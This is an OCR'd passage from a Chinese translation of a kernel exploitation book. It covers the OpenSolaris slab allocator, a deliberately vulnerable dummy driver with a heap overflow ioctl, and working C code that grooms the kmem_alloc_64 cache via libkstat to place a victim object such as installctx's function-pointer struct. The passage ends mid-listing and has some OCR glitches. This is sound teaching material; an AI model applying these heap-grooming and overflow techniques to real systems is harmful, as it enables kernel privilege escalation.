


图 4.2 OpenSolaris 系统 slab 分配器

该 Depot 层基本上是空的或完整的 magazine，但显然不是无限的。如果需要分配一个新的

⊖ 在 CPU 层的 Previous magazine 是这种方法的优化。因为它总是满的或空的，它一直在那里，直到与当前的 magazine 在满足请求的情况下进行交换。目前的 OpenSolaris 执行时保持 3 个 CPU magazine：一个完整的、一个空的，还有一个部分使用的（当前的）。

对象，但是没有足够的 magazine，那么对 Depot 的申请会发送到 slab 层。同样的原理也大致适用于释放路径的流程，如果可能与此不同，可以申请一个空的 magazine 以存储空闲的对象。这是一个 slab 分配器的重要特征（这证明了正确利用的必要性）。满的 magazine 从未分配，它们的产生仅仅是作为分配器正常行为的结果。换句话说，在没有足够的 magazine 可用的情况下，其满足了 slab 分配。图 4.3 总结了两种算法。




图 4.3　分配和释放算法

在系统中，对于每个缓存，有一个 CPU、Depot 和 Slab 层存在。但是那里有多少缓存？kstat 再次给出了答案：

```
osol-box$ kstat -l -c kmem_cache -s slab_alloc
[…]
unix:0:clnt_clts_endpnt_cache:slab_alloc
unix:0:cred_cache:slab_alloc
unix:0:crypto_session_cache:slab_alloc
unix:0:cyclic_id_cache:slab_alloc
unix:0:dev_info_node_cache:slab_alloc
[…]
unix:0:kmem_alloc_16:slab_alloc
unix:0:kmem_alloc_160:slab_alloc
unix:0:kmem_alloc_1600:slab_alloc
unix:0:kmem_alloc_16384:slab_alloc
unix:0:kmem_alloc_192:slab_alloc
unix:0:kmem_alloc_2048:slab_alloc
unix:0:kmem_alloc_224:slab_alloc
[…]
```

从示例中可以看出有一些缓存。我们可以看到，示例的结尾部分的代码很有趣，因为它显示了这些所谓的通用缓存。这些缓存每一次使用 kmem_alloc()/ kmem_free() 被前端功能所调用，并用来分配任意数量的内存。这种内存通常用来作为临时缓冲区（scratch buffer）（例如，用来存储从用户态复制的某个值），或用来保持一个不太经常使用的而仅仅是为了创建一个特定的缓存。每次调用 kmem_alloc() 时，它通过一个参数得到分配空间的大小。这个大小四舍五入到最接近的缓存大小，并且通过调用标准的分配函数 kmem_cache_alloc() 进行分配。

```
void *
kmem_alloc(size_t size, int kmflag)
{
        size_t index;
        kmem_cache_t *cp;
        void *buf;

        if ((index = ((size - 1) >> KMEM_ALIGN_SHIFT)) <
KMEM_ALLOC_TABLE_MAX) {
                cp = kmem_alloc_table[index];
                /* fall through to kmem_cache_alloc() */

        } else if ((index = ((size - 1) >> KMEM_BIG_SHIFT)) <
            kmem_big_alloc_table_max) {
                cp = kmem_big_alloc_table[index];
                /* fall through to kmem_cache_alloc() */
[…]
        buf = kmem_cache_alloc(cp, kmflag);
```

基于其大小，我们索引 kmem_alloc_table 的缓存。实际上，我们很容易通过 kmdb 而不是源代码（或者至少更加紧凑）看到这个数组的内容。[⊖]

```
osol-box# mdb -k
Loading modules: [ unix genunix specfs dtrace mac cpu.generic uppc
pcplusmp rootnex scsi_vhci zfs sockfs ip hook neti sctp arp usba uhci
s1394 fctl md lofs idm fcp fcip cpc random crypto sd logindmux ptm sdbc
nsctl ii ufs rdc sppp nsmb sv ipc nfs ]
> kmem_alloc_table,5/nP | ::print -t kmem_cache_t cache_name
char [32] cache_name = [ "kmem_alloc_8" ]
char [32] cache_name = [ "kmem_alloc_16" ]
char [32] cache_name = [ "kmem_alloc_24" ]
char [32] cache_name = [ "kmem_alloc_32" ]
char [32] cache_name = [ "kmem_alloc_40" ]
>
```

正如我们所看到的，kmem_alloc_table 是 kmem_cache_t 结构的一个指针数组，描述的正是我们在 kstat 中看到的通用缓存。 kmem_alloc_table，5/np 输出前 5 个指针的值，在“每行“（n）包含一个值，从而可以很容易地输出到 ::print。

从利用的角度来看，我们对通用缓存的兴趣大大超过了专用缓存，因为通常不太可能会出现“已构建“的对象出现溢出的情况。因此，通常在任何操作系统上，slab 溢出绝大多数隐藏

⊖ 如果你有兴趣，可以在 kmem_cache_init() 中创建，它调用 kmem_alloc_caches_create()。

在对通用缓存的滥用。[⊖]在虚拟漏洞模块中，我们的目标也不例外地要利用 slab 技术分配一个缓冲区。

虚拟驱动程序漏洞

现在是时候来看看有漏洞的虚拟驱动程序了。为了简单起见，驱动程序在 pseudotree 下有一个实例 / 节点，[⊖]命名为 /devices/pseudo/dummy0:0，与该驱动程序的堆相关的（相关的 bug 已经记录）部分代码如下所示：

```
static void alloc_heap_buf (intptr_t arg)
{
    char                    *buf;
    struct test_request req;

    ddi_copyin((void *)arg, &req, sizeof(struct test_request), 0);
    buf = kmem_alloc(req.size, KM_SLEEP);
    req.addr = (unsigned long)buf;
    ddi_copyout(&req, (void *)arg, sizeof(struct test_request), 0);
}

static void free_heap_buf (intptr_t arg)
{
    char                    *buf;
    struct test_request req;
    ddi_copyin((void *)arg, &req, sizeof(struct test_request), 0);
    buf = (char *)req.addr;
    kmem_free(buf, req.size);
}

static void handle_heap_ovf (intptr_t arg)
{
    char                    *buf;
    struct test_request  req;

    ddi_copyin((void *)arg, &req, sizeof(struct test_request), 0);
    buf = kmem_alloc(64, KM_SLEEP);
    cmn_err(CE_CONT, "performing heap ovf at %p\n", buf);
    ddi_copyin((void *)req.addr, buf, req.size, 0);
}

static int dummy_ioctl (dev_t dev, int cmd, intptr_t arg, int mode,
    cred_t *cred_p, int *rval_p )
{
    switch (cmd) {
       […]
       case TEST_ALLOC_SLAB_BUF:
```

⊖ 换句话说，当搜索漏洞时，通常都是利用 kmem_alloc()（及其相对应的函数 kmem_zalloc()）的调用路径。

⊖ 关于编译与安装驱动程序以及完整的源代码，可以访问 www.attackingthecore.com。

```
            alloc_heap_buf(arg);
            break;
    case TEST_FREE_SLAB_BUF:
            free_heap_buf(arg);
            break;
    case TEST_SLABOVF:
            cmn_err(CE_CONT, "ioctl: requested HEAPOVF test\n");
            handle_heap_ovf(arg);
            break;
    [...]
```

在前面的代码中，dummy_ioctl() 是调用的驱动程序 IOCTL 的处理程序，如果我们打开 /devices/pseudo/dummy0:0 路径，并发出一个 ioctl()（在文件描述符中）时被调用。我们可以看到，3 个 IOCTL 函数与堆示例相关。前两个 TEST_ALLOC_SLAB_BUF 和 TEST_FREE_SLAB_BUF 主要用于使其更简单化。在这两条路径下，可以分配和释放任意数量的对象。我们将介绍为什么这是如此重要。TEST_ALLOC_SLAB_BUF 和 TEST_FREE_SLAB_BUF 的 IOCTL 分别由 alloc_heap_buf() 和 free_heap_buf() 实现和使用通用分配函数 kmem_alloc() 和 kmem_free()。alloc_heap_buf() 也返回用户态分配的对象堆的地址，这是为了简化并加快对代码的实验。

提示 当面对一个真正的漏洞时，一般不会具有如此的“用户友好”度，这意味着我们需要设计其他方法来加快和简化漏洞利用的开发和调试。当涉及堆的开发时，最重要的信息是返回的地址，这可以通过在调用 kmem_alloc() 函数后添加一个 cmn_err() 检索并追踪 kmdb/ DTrace 的内核路径。这里的选择主要取决于个人的选择。为了使方案更简洁（和展示一个不太常见的解决方案），www.attackingthecore.com 提供了一个简单的 DTrace 脚本来跟踪任意 kmem_alloc() 调用。

最后的 IOCTL 即 TEST_SLABOVF 是我们的漏洞，这也可能是最隐蔽的一种。分配一个 64KB 的缓冲区，然后通过用户态提供的数据填充，用户态提供的大小也用来确定复制到其空间的大小[⊖]。本书的网站提供了漏洞驱动程序的完整代码。

一个可靠的 slab 溢出漏洞

现在已经明确了该漏洞，是时候弄清楚如何利用它了。回顾第 3 章可以知道，我们主要有 3 种针对分配器的方法：将下一个对象溢出、溢出到控制结构以及溢出到下一个页面。虽然三者在 OpenSolaris 中都具有可能性，但是我们选择了第一种方式，因为它通常会是一个更可靠的漏洞利用技术，或许更重要的是，恢复起来更简单。

溢出到下一个对象技术的关键是（这也是任何 slab 利用技术的关键点）得到一个状态，其中分配器的行为是可以预测的。谈及 OpenSolaris 上的 slab 分配器，magazine 层是不可以预测的。magazine 层是一个指针数组，在内核中充满了正常的流分配和释放，我们没有丝毫机会重建这样的过程[⊜]。另外，slab 层肯定是友好的，正如我们所看到的，一个刚刚分配的 slab 满足

⊖ 在内核的漏洞中调用 octl() 以使用受影响的参数，这是一个非常常见的情况。

⊜ 实际上我们可以做到，但我们需要在启动时分配和释放列表。

在一个已知的顺序上连续请求。

但是我们怎么知道一个新的 slab 已经分配？我们已经知道了答案：kstat。

让我们写一些代码来证明猜测。

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdlib.h>
#include <stdio.h>

#include "dummymod.h"

#define DUMMY_FILE  "/devices/pseudo/dummy@0:0"
int main()
{
        int                             fd, ret;
        struct test_request             req;

        fd = open(DUMMY_FILE, O_RDONLY);
        if (fd == -1) {
                        perror("[-] Open of device file failed");
                        exit(EXIT_FAILURE);
          }

          bzero(&req, sizeof(struct test_request));
          req.size = 64;
          ret = ioctl(fd, TEST_ALLOC_SLAB_BUF, &req);
          return (ret);
}
```

前面的代码只是简单地打开虚拟驱动程序文件并发送一个请求，以便分配一个 64 字节的缓冲区。它包含来自易受攻击模块的 dummymod.h 头文件。

接下来让我们来运行一下，看它能否正常工作。

```
osol-box$ isainfo -k
amd64
osol-box$ gcc -o htest htest.c -m64                                    [1]
osol-box$ kstat -n kmem_alloc_64 | grep buf_avail
        buf_avail                       316                            [2]
osol-box$ ./htest
osol-box$ kstat -n kmem_alloc_64 | grep buf_avail
        buf_avail                       315                            [3]
osol-box$ ./htest
osol-box$ kstat -n kmem_alloc_64 | grep buf_avail
        buf_avail                       314                            [4]
osol-box$
```

首先，我们用 64 位数据类型编译代码 [1]，由于 osol-box 上的 OpenSolaris 内核是运行在 64 位上的，如命令 isainfo -k 所示。跟预期的一样，在每次调用中模块都分配了一个 64 字节的缓存，而且 kstatbuf_avail [2]、[3]、[4] 很好地展示了这一点（可用的 64 字节缓冲区的数目减少了）。模块代码也“泄漏”了缓存（它没有跟踪并释放它们），所以缓冲区在内核中

基本上“丢失”了[⊖]。在漏洞利用中调用 kstat 既不优雅也有潜在危害，虽然它可能不会严格地影响这个特殊案例，但是生成一个新的进程并不是一个低廉的操作，并且当我们尝试小心地控制堆时可能会产生副作用。我们需要一个更好的解决方法。

当然，kstat 并不是灵丹妙药。它必须使用一些预定义的接口。执行的一个快速 truss [⊜]显示出它通过一些 IOCTL 打开并和 /dev/kstat 交互。我们也可以在代码的内部实现。幸运的是，我们甚至不用处理一些多义性的 IOCTL。OpenSolaris 有一个库（libkstat）和一个方便的接口集（kstat_open()、kstat_lookup()），这使得获取 kstat 的导出数据非常容易。

有了这个思想，我们可以重新思考我们之前的推理。我们想要知道新的 slab 是在什么时候分配的，从那个时刻开始我们可以预测出对象分配的顺序。我们扩展先前的代码，看看会怎样。

```
/* 堆导出的 kstat 都是 64 位无符号整数 */
uint64_t get_ui64_val(kstat_t *kt, char *name)
{
    kstat_named_t               *entry;

    entry = kstat_data_lookup(kt, name);
    if (entry == NULL)
        return (-1);

    return (entry->value.ui64);
}

int main(int argc, char **argv)
{
    int                         fd;
    int                         ret;
    int                         i = 0, rounds = 5;
    struct test_request         req;
    kstat_ctl_t                 *kh;
    kstat_t                     *slab_info;
    uint64_t                    avail_buf = 0;
    uint64_t                    start_create_slabs = 0, curr_create_slabs =
0;

    /* 打开 libkstat 句柄 */
    kh = kstat_open();                                                    [1]
    if (kh == NULL) {
      fprintf(stderr, "Unable to open /dev/kstat handle…\n");
      exit(EXIT_FAILURE);
    }

    /* 攻击时查找监视器的值 */
    slab_info = kstat_lookup(kh, "unix", 0, "kmem_alloc_64");             [2]
    if (slab_info == NULL) {
      fprintf(stderr, "Unable to find slab kstats…\n");
```

⊖ 它是一个虚拟测试模块；没有必要在这里挑毛病！

⊜ truss 是一个程序，它可以跟踪程序执行的系统调用（有参数和返回值）。

```
  exit(EXIT_FAILURE);
}
kstat_read(kh, slab_info, NULL);

avail_buf = get_ui64_val(slab_info, "buf_avail");
start_create_slabs = get_ui64_val(slab_info, "slab_create");

printf("[+] %d free buffers in %d slabs\n", avail_buf,
    start_create_slabs);

fd = open(DUMMY_FILE, O_RDONLY);
if (fd == -1) {
  perror("[-] Open of device file failed");
  exit(EXIT_FAILURE);
}
i = 0;
kstat_read(kh, slab_info, NULL);                                    [3]
curr_create_slabs = get_ui64_val(slab_info, "slab_create");
printf("[+] Exhausting the slab cache...\n");
while (curr_create_slabs <= start_create_slabs + rounds) {          [4]
  bzero(&req, sizeof(struct test_request));
  req.size = 64;
  ret = ioctl(fd, TEST_ALLOC_SLAB_BUF, &req);
  kstat_read(kh, slab_info, NULL);
  curr_create_slabs = get_ui64_val(slab_info, "slab_create");
}
/* 做 5 次分配，作为测试 */
for (i = 0; i < 5; i++) {
  bzero(&req, sizeof(struct test_request));
  req.size = 64;
  ret = ioctl(fd, TEST_ALLOC_SLAB_BUF, &req);                       [5]
  printf("[%d] KBUF at %p\n", i, req.addr);
}
}
```

上面的代码简单地使用了 libstat 接口来获取 kmem_alloc_64 缓存数据中 slab_create 的值（如 [1]、[2] 等）。顾名思义，这个值在每次创建一个新的 slab 时增加。出于对安全的考虑，我们分配了 5 个（由 rounds 变量跟踪）额外的 slab[4]（一个就足够了，我们之所以使用 5 个仅仅是为了更安全，并保证我们确实控制了正确的变量，同时这给出了潜在的更“安全的”系统上如何行动的暗示，详见后面的提示部分）。需要注意的是，每次都需要调用 kstat_read()[3] 函数来避免对陈旧值的验证。

提示　有人可能会考虑阻止普通用户访问 kstat 数据来防御对内核的利用。虽然这可能使跟踪分配器的行为更复杂，但这远远不是安全保护。攻击者可以通过很多的方法绕过防御，并通过多种方法给 slab 赋值。

然后，我们输出接下来返回的的 5 个内核地址，以便确认我们能够控制 slab 的理论是正确的。如果我们在理论上是正确的，那么我们会看到 5 个连续的地址。

让我们来尝试一下。

```
osol-box$ gcc -o htest2 htest2.c -m64 -lkstat
osol-box$ ./htest2
[+] 93 free buffers in 312 slabs
[+] Exhausting the slab cache...
[0] KBUF at ffffff01a6059f00
[1] KBUF at ffffff01a6059ec0
[2] KBUF at ffffff01a6059e80
[3] KBUF at ffffff01a6059e40
[4] KBUF at ffffff01a6059e00
osol-box$
```

我们编译代码并将它与 libkstat 库链接，然后运行它。正如我们所期望的，最后的 5 个单元的地址是反转连续的（间隔为 0x40 或 64 字节，即缓存中两个缓冲区之间的距离），这意味着我们实现了目标，我们掌握了堆的布局。拥有这种程度的控制（并且记住 slab 分配器 LIFO 原理），我们现在仅仅可以通过小心地排列分配器的分配和释放顺序，就能够把对象放在已知的相对位置中。实际上，我们并不需要这么多，我们的目标是分配一个受害对象并使其溢出，所以我们真正需要做的是将受害对象放到将要执行溢出的对象的前面。以上面提到的地址为例，如果我们希望受害对象是第三个分配的缓冲区（[2]ffffff01a6059e80 处的 KBUF），我们需要把将要执行溢出的缓冲区紧接着它放置（[3]ffffff01a6059e40 处的 KBUF）[⊖]。

我们现在需要的是一个受害对象。换句话说，需要一个利用媒介。因为我们决定使用“溢出到下一个对象”的技术，我们捕获 kmem_alloc()/kmem_zalloc() 内存分配：

- 可以从用户态控制，换句话说，我们可以通过执行一些具体行动来驱动内存分配。
- 请求 64 字节的缓冲区。
- 用于存储敏感数据：一个函数指针、一个内存指针、一个整数计数器等。

我们触发 cscope（或者其他任何的源代码分析器）并开始捕获，如图 4.4 所示。

我们发现了一个有趣的调用：

```
void
installctx(
        kthread_t *t,
        void    *arg,
        void    (*save)(void *),
        void    (*restore)(void *),
        void    (*fork)(void *, void *),
        void    (*lwp_create)(void *, void *),
        void    (*exit)(void *),
        void    (*free)(void *, int))
{
        struct ctxop *ctx;
```

⊖ 虽然这听起来很神秘，但是请不要担心。我们在后面的内容中将理论用于内存转储的实践中，希望那会让事情变得清楚。

```
        ctx = kmem_alloc(sizeof (struct ctxop), KM_SLEEP);
        ctx->save_op = save;
        ctx->restore_op = restore;
        ctx->fork_op = fork;
        ctx->lwp_create_op = lwp_create;
        ctx->exit_op = exit;
        ctx->free_op = free;
        ctx->arg = arg;
        ctx->next = t->t_ctx;
        t->t_ctx = ctx;
}
```

```
Functions calling this function: kmem_alloc

  File                 Function                 Line
1 xenbus_client.c      <global>                  103 state = kmem_alloc(strlen(path) + 1
